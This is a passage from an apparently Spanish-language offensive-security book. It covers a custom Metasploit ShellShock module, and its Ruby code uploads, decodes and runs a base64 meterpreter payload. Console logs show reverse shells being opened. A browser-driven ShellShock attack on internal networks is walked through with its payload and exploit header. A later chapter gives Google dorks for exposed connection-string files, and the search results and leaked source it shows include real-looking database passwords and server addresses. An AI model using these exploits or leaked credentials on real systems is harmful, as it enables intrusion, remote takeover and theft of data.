La función *check* permitirá comprobar si el servidor remoto es vulnerable sin necesidad de dañar o aprovecharse del sistema remoto. Es cierto que *check* lo que está realizando es una ejecución de comandos remota, pero lo que ejecutaremos será un simple echo hola, que intentaremos ver reflejado en el *body* de la respuesta.

```
def check
  #print_status target_uri.path.to_s
  r = request("echo hola")

    if r.body.include?("hola")
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end

end
```

Imagen 3.38: Código de check.

Como puede verse en la función se llama a *request* con el comando echo hola. Si la respuesta incluye hola en el cuerpo es vulnerable. Tenemos que tener cuidado, porque si, lógicamente, la respuesta incluyera el texto "hola" porque la web tuviera dicha palabra nos aparecería como vulnerable. Lo ideal sería generar un hash o un texto que fuera "imposible" encontrar en la respuesta.

La función: *exploit()*

Esta función la tenemos pensada para dos cosas en esta prueba de concepto. La primera es que nos permita ejecutar comandos, por así decirlo línea a línea o petición a petición con el servidor. El segundo modo de funcionamiento se tiene pensado para que automáticamente genere las peticiones necesarias realizando lo siguiente:

1. Generar una *shellcode*, que definirá el usuario en el atributo *PAYLOAD* antes de lanzar el módulo, es decir, antes de lanzar el método *exploit*.

2. Esta *shellcode* se transforma a base64 con la intención de poder "pegarla" con un echo en un archivo del servidor remoto. La instrucción a ejecutar en remoto sería algo tal que así echo *shellcode_en_base_64 > /var/tmp/fichero_almacena_shellcode_base64*.

3. Una vez se dispone de la *shellcode* en un fichero en base64 se realiza su transformación a binario y se le cambia los permisos para que el nuevo binario pueda ejecutar.

4. Por último, se realiza una petición para ejecutar ese binario, el cual lanzará la *shellcode*. En función del tipo de *shellcode* se realizará unas acciones u otras. Automáticamente el módulo de *Metasploit* nos lanzará por debajo el *handler* con el que podremos gestionar de forma trasparente las conexiones con las *shellcode*.

```
if datastore['FULL'] == "true"
#Complete execution shellcode
  #puts payload.methods

  pay = payload.encoded_exe
  print_status "Payload: #{datastore['PAYLOAD']}"
  print_status "Length: #{pay.length.to_s}"
  enc = Base64.encode64(pay).chomp
  enc.gsub!("\n","")
  print_status enc

  r = request("/bin/echo #{enc} > /var/tmp/#{datastore['NAMESHELLBIN']}")

  r = request("/usr/bin/base64 -d /var/tmp/#{datastore['NAMESHELLBIN']} > /var/tmp/#{datastore['NAMESHELLBIN']}_bin")

  r = request("/bin/chmod 755 /var/tmp/#{datastore['NAMESHELLBIN']}_bin")

  r = request("/var/tmp/#{datastore['NAMESHELLBIN']}_bin")
```

Imagen 3.39: Generación, subida y ejecución de Shellcode, Toma de control.

En el código se puede ver como se genera el *payload* mediante la instrucción *payload.encoded_exe*. Este *payload* se codifica en base64 almacenándolo en la variable *enc*. Es importante realizar el cambio de los "*\n*" en el base64 para que la *shellcode* no se rompa.

Después podemos observar las 4 peticiones que se realizan con lo comentado anteriormente. Una vez se termina la cuarta petición la *shellcode* se genera y se obtiene el control remoto de la máquina, si el *payload* seleccionado es para tomar el control, por ejemplo un *meterpreter*.

Configuración y ejecución

Ahora vamos a probar el módulo programado, cuyo código se puede encontrar en mi *github*. La configuración para probar el código en modo *FULL* a *true*, será el siguiente:



- *FULL = true.*
- *NAMESHELLBIN = poc.*
- *RHOST = dirección IP servidor remoto, en este caso 192.168.56.102.*
- *TARGETURI = URI remota, en este caso /cgi-bin/vuln.cgi.*
- *PAYLOAD = linux/x86/meterpreter/reverse_tcp.*
- *LHOST = dirección IP máquina del atacante.*

Tras lanzar el módulo con la configuración podemos obtener el control remoto de la máquina, tal y como se puede ver en la imagen.

```
msf > use exploit/multi/http/shellshock_pablo
msf exploit(shellshock_pablo) > set FULL true
FULL => true
msf exploit(shellshock_pablo) > set TARGETURI /cgi-bin/vuln.cgi
TARGETURI => /cgi-bin/vuln.cgi
msf exploit(shellshock_pablo) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(shellshock_pablo) > set PAYLOAD linux/x86/met
<et PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(shellshock_pablo) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(shellshock_pablo) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Payload: linux/x86/meterpreter/reverse_tcp
[*] Length: 182
[*] f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAA
AAAAAIAECACABAi2AAAAGAEAAAcAAAAAEAAAv7Sk+VTbwt10JPRYK8mxEoPABDF4EQN4EeJB1SKjSoWX
H+YoqMZ/zQWG6FX+R75Smy+8onLsSUMeahHUjiUoNXMHqgRzLqp4fFAjm727P53dMI9g78m0Ew5Q/Chh
YM2xfoY=
[*] Command: /bin/echo f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQAI
AABAAAAAAAAAAEAAAAAAAAAAIAECACABAi2AAAAGAEAAAcAAAAAEAAAv7Sk+VTbwt10JPRYK8mxEoPAB
DF4EQN4EeJB1SKjSoWXH+YoqMZ/zQWG6FX+R75Smy+8onLsSUMeahHUjiUoNXMHqgRzLqp4fFAjm727P
53dMI9g78m0Ew5Q/ChhYM2xfoY= > /var/tmp/poc
[*] Command: /usr/bin/base64 -d /var/tmp/poc > /var/tmp/poc_bin
[*] Command: /bin/chmod 755 /var/tmp/poc_bin
[*] Command: /var/tmp/poc_bin
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1228800 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:44468) a
t 2014-10-08 16:21:13 +0200

meterpreter >
```

Imagen 3.40: Configuración y obtención del control remoto a través de ShellShock.

Si elegimos la opción *FULL = false*, realmente podemos seleccionar en *COMMAND* que binario lanzar, y con *RPATH* cuál es la ruta remota dónde se encuentra. Como se puede ver, hacer un módulo de *Metasploit* no es tan complicado y ayuda no solo a que puedas comprender mejor el *bug*, sino a que con cualquier nuevo *bug* que descubras tú te puedas crear un mejor arsenal de herramientas.

■ ■ ■

5.4 ShellShock Client-Side Scripting Attack

Por resumir, el ataque es sencillo y podría utilizarse para atacar redes internas tan solo inyectando un código *JavaScript* malicioso en una página web que vaya a ser visitada por un usuario interno. Esto podría hacerse, por ejemplo, en un entorno de *JavaScript Botnet* para hacer ataques dirigidos o simplemente con un ataque de *Spear Phishing*.

La "víctima" visitará una página web especialmente modificada para iniciar el ataque y el atacante recibirá información privada de la red desde el propio navegador web que utilice la víctima. Estos ataques son posibles en la actualidad en la mayor parte de navegadores web en diversos sistemas operativos, siendo posible enumerar direcciones IP internas vivas, puertos abiertos, cualquier tipo de servicio o software con interfaz web, enumeración de dominios, detección de impresoras, UPS, routers, etcétera.

Al final, un navegador web puede ser utilizado como una herramienta de *pentesting* sin que el usuario víctima lo sepa. Estas técnicas son plenamente funcionales independientemente de si el navegador web está actualizado, o no, o de los permisos con los que se ejecute en el sistema operativo de la víctima ya que sería necesario aplicar medidas de fortificación extras en el navegador web para mitigar el ataque descrito.

La pregunta importante es ¿suelen los equipos de seguridad actualizar las tecnologías vulnerables que no son visibles directamente en Internet con la misma celeridad? ¿estará actualizado el CMS interno de una organización? ¿se ha aplicado el último parche al servidor *WordPress*, *Joomla* o *Drupal* de la Intranet? ¿Está el *firmware* de los routers domésticos actualizado? ¿Es segura la aplicación interna de la empresa que da acceso a la base de datos?

Para demostrar lo sencillo que resulta vulnerar equipos de una red interna, simplemente aprovechándose del hecho que una víctima en la misma red visite una página web determinada, se puede utilizar un esquema de *ShellShock Client-Side Scripting Attack*.

Aunque existen multitud de variantes y "ataques interesantes basados en estos mismos principios, el proceso para hacer un *Shellshock Client-Side Scripting Attack* sería:

1. La víctima está en una red que tiene un equipo vulnerable a la famosa vulnerabilidad *Shellshock*. El equipo vulnerable no es accesible directamente desde Internet.

2. El atacante construye una página web (o modifica una existente) e introduce código *HTML/Javascript* para enumerar direcciones IP vivas en la red de la víctima y detectar servicios/software/rutas conocidas en esas máquinas con comandos GET a recursos internos y análisis de los resultados obtenidos.

3. La víctima carga una página web con el "código malicioso", por ejemplo, con su navegador actualizado *Google Chrome*.

4. El "código malicioso" detecta para una máquina viva un servicio conocido vulnerable a *ShellShock*.

Hasta este punto un funcionamiento más o menos normal de *footprinting* y *fingerprinting* utilizando la técnica de *JavaScript Port Scanning*. Seguidamente lo que se va a forzar es que la página web modificada contenga un "*exploit*" de forma que cuando detecte un servicio vulnerable a *Shellshock* se le pueda enviar el ataque desde el propio navegador web de la víctima. Una vez explotado el *bug*, qué realizar con el equipo vulnerable depende de la imaginación del atacante.




Imagen 3.41: Esquema de ataque ShellShock Client-Side Scripting Attack.

Visto esto es posible explotar el fallo e introducir una consola en el equipo vulnerable - usando un *meterpreter* de *Metasploit* - y devolver una conexión inversa al atacante. De esta forma, tendremos acceso a la máquina que no estaba visible desde Internet y habremos saltado, en muchas configuraciones reales, la seguridad perimetral existente en la red que da acceso a la red interna, incluso aunque haya configurados cortafuegos o zonas DMZ especiales.

5.5 ShellShock Client-Side Scripting Attack: Paso a paso

a) Configuración de *listener* de *reverse-shell*: El atacante utiliza el *framework Metasploit* para configurar la máquina que recibirá la información del equipo vulnerado. Para ello, pone a la escucha un *handler* en el puerto 4444 al que le va a llegar la conexión inversa del *payload* que se ejecutará en el equipo vulnerable.

En el ejemplo que viene a continuación se muestra en un entorno local.

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost 192.168.56.101
set lport 4444
exploit
```

■■■


b) Creación del *payload* de *ShellShock*: El atacante crea el "*payload*" que se quiere ejecutar en la máquina vulnerable. Para ello, se utiliza *msfpayload* creando un *payload* con "*meterpreter/reverse_tcp*" en codificación base64 para facilitar su envío en peticiones HTTP.

```
msfpayload linux/x86/meterpreter/reverse_tcp lhost=IP_ATACANTE lport=4444 X >
p.bin && chmod 755 p1.bin && cat p1.bin | base64
```

c) El *payload*:

f0VMRgEBAQAAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQ AIAABAAAA-AAAAAAEAAAAAAAAAAAIAECACABAibAAAA4gAAAAcAAAAAEAAAM dv341NDU2oCsGaJ-4c2Al1torBAKDWgCABFcieFqZlhQUVeJ4UPNgLIH uQAQAACJ48HrDMHjDLB9zYB-bieGZtgywA 82A/+E=

d) Ejecución de *exploit*: El navegador de la víctima que ha cargado la página web con el *payload*, lanzará el "*exploit*" utilizando *Javascript/AJAX* a las máquinas/servicios vulnerables en la red interna.



```
▾ Request Headers    view parsed
  POST /cgi-bin/test.cgi HTTP/1.1
  Host: [redacted]
  Connection: keep-alive
  Content-Length: 0
  Cache-Control: max-age=0
  Accept: () { :; }; echo f0VMRgEBAQAAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAAIAECACABAibAAAA4gAAAA
  qZlhQUVeJ4UPNgLIHuQAQAACJ48HrDMHjDLB9zYBbieGZtgywA82A/+E= > /tmp/p2.bin && echo; /usr/bin/base64 -d /tmp/p2.bin > /tmp/p1.bin
  Origin: null
  User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.104 Safari/537.36
  X-Client-Data: CIW2yQEIorbJAQiptskBCMS2yQEInobKAQjsiMoB
  Accept-Encoding: gzip,deflate
  Accept-Language: en,es;q=0.8,en-US;q=0.6
```

Imagen 3.42 Ejecución del exploit desde el navegador de la víctima.

La tecnología CORS (*Cross-Origin Resource Sharing*) alertará de esta situación en el navegador web - se puede ver en modo depuración - pero no impide que la petición sea realizada.

e) Ejecución del *payload* en la víctima: En el ejemplo de la demo, el *payload* desarrollado explotará un CGI vulnerable a *Shellshock* en la máquina interna vulnerable. Las acciones que realizamos son:

1.- *Payload* en base64 se vuelca a un fichero en el sistema vulnerable:

```
f0VMRgEBAQAAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQAIA
ABAAAAAAAAAAEAAAAAAAAAAAIAECACABAibAAAA4gAAAAcAAAAAEAAAMdv341
NDU2oCsGaJ4c2Al1towKg4A2gCABFcieFqZlhQUVeJ4UPNgLIHuQAQAACJ48HrD
MHjDLB9zYBbieGZtgywA82A/+E= > /tmp/p2.bin
```

2.- Se descodifica el bas64 y se vuelca el binario a otro fichero.

```
/usr/bin/base64 -d /tmp/p2.bin > /tmp/p1.bin
```

3.- Se le da permisos de ejecución al *payload.*

```
/bin/chmod 755 /tmp/p1.bin
```

4.- Se ejecuta el *payload.*

```
/tmp/p1.bin
```

d) Ejecución de *meterpreter*: La máquina/servicio vulnerable al ejecutar el *payload* devuelve un *meterpreter* al *handler* controlado por el atacante fuera de su red interna.

```
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014082101 [core:4.10.0.pre.2014082101 api:1.0.0]]
+ -- --=[ 1331 exploits - 722 auxiliary - 214 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.56.3
lhost => 192.168.56.3
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.3:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1138688 bytes) to 192.168.56.3
[*] Meterpreter session 1 opened (192.168.56.3:4444 -> 192.168.56.3:60985) at 20
14-11-07 06:09:37 -0500

meterpreter >
```

Imagen 3.43: Recepción de la shell de Meterpreter de la víctima en la consola de Metasploit.

En función de los permisos con los que se ejecute el CGI vulnerable, seremos administrador de la máquina o necesitaremos elevación de privilegios. En cualquier caso, se simplificará notablemente el acceso a la red interna y en la práctica hacernos con el control de mucha información y de la propia red.

Como se ha de suponer, se debe prestar atención a las diferentes formas de fortificar los navegadores web evitando el máximo posible de opciones. Desde hace años existe un peligro real de que simplemente visitando una página web con cualquier navegador web actualizado, la red de nuestra empresa esté en riesgo, por lo que cuantas más capas de seguridad internas y externas se apliquen, mejor que mejor. En este ejemplo se ha visto como es posible utilizar el navegador para atacar un servidor con *ShellShock*.

Capítulo IV
Connection String Attacks

1. Ataques a Cadenas de Conexión en aplicaciones web

Cuando una aplicación va a trabajar con un repositorio de datos externo necesita configurar como debe realizarse el acceso al mismo. El almacén de datos puede ser un fichero en el sistema operativo, una base de datos relacional, un árbol LDAP o una base de datos XML. En cualquier situación debe identificarse la ubicación del repositorio de datos mediante una cadena de conexión.

Vulnerabilidades en la configuración o construcción de estas cadenas de conexión en aplicaciones web, pueden dar lugar a múltiples escenarios de ataque, que pueden ir desde esquemas de SSRF (*Server-Side Request Forgery*) para escanear la DMZ, hasta la ruptura total de la seguridad del sistema al permitir un *Login Bypass*, pasando por robo de credenciales o fugas de información. En este capítulo veremos diferentes ataques de tipo SSRF, *Conection String Injection y Connection String Parameter Pollution*.

2. Cadenas de Conexión a Bases de datos

Las cadenas de conexión en aplicaciones web, como ya se ha dicho antes, se pueden utilizar para conectarse a bases de datos relacionales en servidores *Oracle Database Server*, *Microsoft SQL Server o MySQL*, por citar las más populares. La sintaxis de las cadenas de conexión necesarias para permitir que la aplicación web acceda a un repositorio en uno de estos servidores dependerá tanto del motor de base de datos al que se vaya a conectar como del proveedor o *driver* que vaya a utilizar el programador para establecer la conexión y definir el intercambio de datos entre ambos.

De una u otra manera, el programador debe especificar en esa cadena de conexión el servidor al que se conecta, el nombre de la base de datos o instancia en concreto dentro de ese servidor, las credenciales para autenticarse que quiere utilizar y los parámetros de configuración adicionales de la conexión, tales como el timeout, las bases de datos de respaldo, el protocolo de comunicaciones



o las opciones de cifrado de la conexión. Estas últimas opciones, irán cambiando en función de las posibilidades que ofrecen cada motor de bases de datos y cada driver de conexión.

El siguiente ejemplo muestra una cadena de conexión muy común para conectar a una base de datos en un servidor *Microsoft SQL Server*:

```
"Data Source=Server,Port; Network Library=DBMSSOCN;
Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

Como se puede apreciar, una cadena de conexión es una secuencia de parámetros separados por el carácter punto y coma ";" definidos como pares atributo=valor. Los atributos utilizados en el ejemplo se corresponden con los utilizados por "*.NET Framework Data Provider for SQL Server*", que es el utilizado por los programadores cuando usan la clase "*SqlConnection*" en las aplicaciones .NET.

Lógicamente es posible realizar conexiones a *Microsoft SQL Server* utilizando otros proveedores como "*.NET Framewor Data Provider for OLE DB*" (*oldbConnection*), "*.NET Framework Data Provider for ODBC*" (*OdbcConnection*), "*SQL Native Client 9.0 OLE DB provider*" o cualquier otro conector de terceros que se quiera usar.

Lo habitual y recomendado para las conexiones desde aplicaciones creadas con tecnologías .NET hacia servicios *Microsoft SQL Server* es utilizar el proveedor proporcionado por el propio *Framework*. La sintaxis de la cadena de conexión a utilizar con este proveedor es común para las diferentes versiones de *Microsoft SQL Server (7, 2000, 2005, 2008, 2102)* y son las utilizadas en este capítulo para ilustrar los ejemplos.

2.1 Ficheros UDL, DNS y ODC de configuración

Tal como se puede suponer, la información que acompaña una cadena de conexión es sensible para la seguridad de un sistema. Puede contener información relativa a ubicaciones de servidores, a redes internas, a credenciales del sistema y a información variada de la arquitectura de la red que deben ser protegidas para evitar posibles fugas de información que puedan ser utilizadas por un atacante.

No obstante, es sencillo encontrar cuentas del sistema informático y servidores de bases de datos de empresas usando algunos *dorks* en los buscadores. Con un simple proceso de *Google Hacking* usando una sencilla búsqueda por los campos *Data Source* y *Password* que aparecen las cadenas de conexión, por ejemplo, pueden aparecer en Internet múltiples sitios web dónde la cadena de conexión ha sido indexada, probablemente por un problema temporal con la configuración del servidor de aplicaciones.

En los ejemplos se puede ver la información de la cadena de conexión como parte de un acceso al código fuente de la web, pero la información de configuración de la cadena no tiene porqué ir incluida en el propio código de la aplicación web. Como forma de intercambiar correctamente la información de la conexión a una base de datos, existe el formato de fichero estándar que permite definir e intercambiar datos de cadenas de conexión.






Imagen 4.01: Credenciales en cadenas de conexión.

Estos ficheros son los llamados UDL [*Universal Data Link*] en los que se definen los parámetros de la conexión, y que son reconocidos por múltiples aplicaciones. En los sistemas *Microsoft Windows*, estos ficheros son reconocidos por las herramientas del panel de control y permiten configurar todas las conexiones y hacer las pruebas y verificaciones necesarias a cada una de ellas.




Imagen 4.02: Información de conexión en fichero UDL.

Sin embargo, al ser un fichero de texto, también es fácil localizar en los buscadores este tipo de archivos con información sensible sobre conexiones a bases de datos de las empresas con una simple búsqueda por ficheros de tipo UDL en los que se contenga el término "*password*".

En los resultados, buscando por ext:udl o por filetype:UDL en cualquier buscador, se puede ver como muchos de estos ficheros de configuración han quedado indexados, por una mala configuración temporal de los sitios web, ficheros con las credenciales de acceso a motores de bases de datos.



Imagen 4.03: Ficheros UDL indexados en Google.

Como se puede suponer, éste tipo de ficheros indexados en los motores de búsqueda son un gran riesgo de seguridad para una compañía. Supongamos que un atacante ha sido capaz de localizar un fichero de configuración UDL en un buscador como los que se ven en los resultados de búsqueda.

Analizando el fichero se puede ver que en él se encuentra la información relativa a la cadena de conexión que da acceso a un servidor de bases de datos de la empresa. Este es el formato habitual de un archivo UDL cuando se accede a él a través de un servidor web.




Imagen 4.04: Archivo UDL con datos de la cadena de conexión.

Además de los ficheros en formato UDL, para encontrar los archivos con cadenas de conexión que puedan ser utilizados en aplicaciones web, se deben buscar los ficheros .DSN (*Data Source Name*) o los archivos con extensión ODC (*Office Data Connection*), estos últimos muy utilizados en la *sutie Microsoft Office* para conectar las aplicaciones de la familia a los repositorios de cubos OLAP (*On-Line Analysis Processing*) usados por ejemplo con las *pivot-tables* de *Excel*. En las siguientes imágenes se puede ver que es posible localizar este tipo de ficheros en los buscadores, muchos de ellos con toda la información de credenciales y servidores a utilizar.

<html xmlns:o="urn:schemas-microsoft-com:office:office ...
www.[redacted]Connection.odc
... Security Info=True;User ID=[redacted];**Password**=
019107C4FBB4069D19777009C1AFBEA3;Data Source=https://analytics.
[redacted]

[redacted]/demo_bi.odc?sfvrsn...
VET_BI Provider=MSOLAP.5;Persist Security Info=True;User ID=[redacted]\VET_BI;
Password=GPbUKZCt9YsFMTS5dEkQ;Initial Catalog=VET_BI;Data ...

Imagen 4.05: Ficheros ODC indexados en Google.

ext:dsn password DRIVER

Aproximadamente 70 resultados (0.26 segundos)

mysql_bedoubleca.dsn - City Farmers Nursery
cityfarmersnursery.com/_.../mysql_be... - Traducir esta página
[ODBC] **DRIVER**=MySQL ODBC 3.51 **Driver** UID=bedoubleca STMT= OPTION=
PORT= **PASSWORD**=[redacted]SERVER=h41mysql1.secureserver.net ...

mysql-example.dsn
dev.walsys.net/.../mysql-example.dsn - Traducir esta página
[ODBC] **DRIVER**=MySQL ODBC 3.51 **Driver** UID=username **PASSWORD=password**
SERVER=server_ipaddress PORT=0 OPTION=0 DATABASE=rfactorDB.

Datos.dsn
ppsotoasesor.com/.../files/.../Datos.dsn - Traducir esta página
[ODBC] **DRIVER**=Microsoft Access **Driver** (*.mdb) UID = admin **password**=[redacted] UserCommitSync = Yes Threads = 3 SafeTransactions = 0 PageTimeout ...

mysql_freewaremission.dsn
freewaremission.com/_.../mysql_free... - Traducir esta página
[ODBC] **DRIVER**=MySQL ODBC 3.51 **Driver** UID=freewaremission STMT= ... PORT=
PASSWORD=[redacted] SERVER=p50mysql293.secureserver.net ...

Imagen 4.06: Ficheros con extensión DSN indexados en Google.

Como se puede ver, tanto los ficheros en formato ODC como DSN son solo archivos en formato texto plano donde se definen todos los parámetros de la conexión, al igual que sucedía con los ficheros UDL.

```
[ODBC]
DRIVER=MySQL ODBC 3.51 Driver
UID=[redacted]
STMT=
OPTION=
PORT=
PASSWORD=[redacted]
SERVER=[redacted].net
DATABASE=[redacted]
DESC=
```

Imagen 4.07: Fichero DSN publicado en Internet.

En el caso de los archivos ODC, estos están codificados en formato XML, pero de igual forma se pueden localizar en los buscadores. No solo es posible localizarlos en *Google* y en *BING* u otros buscadores también se pueden encontrar.

```
<xml id=docprops><o:DocumentProperties
  xmlns:o="urn:schemas-microsoft-com:office:office"
  xmlns="http://www.w3.org/TR/REC-html40">
  <o:Name>TΓ Remote connection</o:Name>
 </o:DocumentProperties>
</xml><xml id=msodc><odc:OfficeDataConnection
  xmlns:odc="urn:schemas-microsoft-com:office:odc"
  xmlns="http://www.w3.org/TR/REC-html40">
  <odc:Connection odc:Type="OLEDB">
   <odc:ConnectionString>Provider=MSOLAP.4;Persist Security Info=True;User
ID=[redacted];Password=019[redacted]069D19777009C1AFBEA3;Data
Source=[redacted];Initial
Catalog=Ces2008_consumer</odc:ConnectionString>
   <odc:CommandType>Cube</odc:CommandType>
   <odc:CommandText>TΓ</odc:CommandText>
  </odc:Connection>
 </odc:OfficeDataConnection>
</xml>
```

Imagen 4.08: Un fichero en formato ODC para conectarse a un cubo OLAP.

O bien utilizando el modificador EXT para localizar todas y cada una de las extensiones que hemos ido comentando, o directamente, como todos son archivos de texto, usando el modificador FILETYPE. Este tipo de modificador ayuda a localizar también cualquier otro formato de fichero -incluso código fuente filtrado de una web- que pudiera haber caído en las manos de las arañas de los buscadores. En este ejemplo se puede ver una búsqueda en BING con el modificador FILETYPE que devuelve sitios con cadenas de conexión.




Imagen 4.09: Buscando cadenas de conexión en BING.

```
Request.ServerVariables("SCRIPT_NAME") response.redirect("https://" & srvname & scrname) end if 'Make sure this page is
not cached Response.Expires = -1 Response.ExpiresAbsolute = Now() - 2 Response.AddHeader "pragma","no-cache"
Response.AddHeader "cache-control","private" Response.CacheControl = "No-Store" %> <% dim conStrCON dim
sForumConStr dim cnCON dim sDBName sForumConStr = "Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=C:\Inetpub\wwwroot\AmerInfo\forum\www.mdb" dim sSite sSite = "http://localhost/" sDevPath = "amerinfo\"
sDBName = "amerinfo" dim sSignupEmail, sEmailServerAddress sSignupEmail = "boatcop@bellsouth.net" sLimitEmail =
"boatcop@bellsouth.net" sEmailServerAddress = "192.168.206.88" dim sWarning select case
request.ServerVariables("SERVER_NAME") case "localhost" ' dev if instr(lcase(request.ServerVariables("URL")),"/test/") > 0
then conStrCON = "Provider=MSDASQL.1;Extended Properties='DRIVER=SQL
Server;SERVER=localhost;UID=WebUser;pwd=cuW354KV;DATABASE="& sDBName & "_test'" sWarning = "THIS IS THE TEST
SERVER" else 'NNG ' conStrCON = "Provider=MSDASQL.1;Extended Properties='DRIVER=SQL
Server;SERVER=67.210.104.14;UID=WebUser;pwd=cuW354KV;DATABASE="& sDBName & "'"
conStrCON="DSN=amerinfo;DRIVER={SQL Server};UID=WebUser;PWD=cuW354KV" sWarning = "THIS IS THE DEVELOPMENT
SERVER" end if case "beagle.upstreambiz.com","10.4.164.72" ' production conStrCON = "Provider=MSDASQL.1;Extended
Properties='DRIVER=SQL Server;SERVER=localhost;UID=WebUser;pwd=cuW354KV;DATABASE="& sDBName & "'" conStrDW =
